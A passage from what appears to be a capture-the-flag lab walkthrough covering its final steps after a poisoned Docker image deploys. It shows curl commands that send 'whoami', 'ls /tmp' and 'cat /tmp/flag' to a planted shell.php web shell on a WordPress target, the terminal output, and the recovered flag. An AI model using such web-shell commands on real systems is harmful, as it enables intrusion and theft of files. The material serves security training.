
Step 14: Try to use the webshell by passing it commands using curl.

Command: curl "targetserver/shell.php?cmd=whoami"


```
root@localhost:~# curl "targetserver/shell.php?cmd=whoami"
<!DOCTYPE html>
<html lang="en-US" class="no-js no-svg">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="profile" href="http://gmpg.org/xfn/11">

<script>(function(html){html.className = html.className.replace(/\bno-js\b/,'js')})(document.documentElement);</script>
<title>Page not found &#8211; Target WordPress</title>
<meta name='robots' content='noindex,follow' />
<link rel='dns-prefetch' href='//fonts.googleapis.com' />
```


From response, one can figure that the newer image is not yet deployed.

Try again after some time.



```
root@localhost:~# curl "targetserver/shell.php?cmd=whoami"
curl: (52) Empty reply from server
root@localhost:~#
```

This time there is no response. This means the transition from old image to new image is in progress. Wait for a few minutes and try again.




```
root@localhost:~# curl "targetserver/shell.php?cmd=whoami"
www-data
root@localhost:~#
```

Once the response is received, it is confirmed that the new image has been deployed.

Step 15: Check the /tmp directory and retrieve the flag.

Commands:

```
curl "targetserver/shell.php?cmd=ls+/tmp"
curl "targetserver/shell.php?cmd=cat+/tmp/flag"
```



```
root@localhost:~# curl "targetserver/shell.php?cmd=ls+/tmp"
flag
root@localhost:~#
root@localhost:~# curl "targetserver/shell.php?cmd=cat+/tmp/flag"
14397baae9e5d2b4a30a4e8a660d2b57
root@localhost:~#
```

Flag: 14397baae9e5d2b4a30a4e8a660d2b57

References

1. Docker (https://www.docker.com/)
2. Docker Registry API (https://docs.docker.com/registry/spec/api/)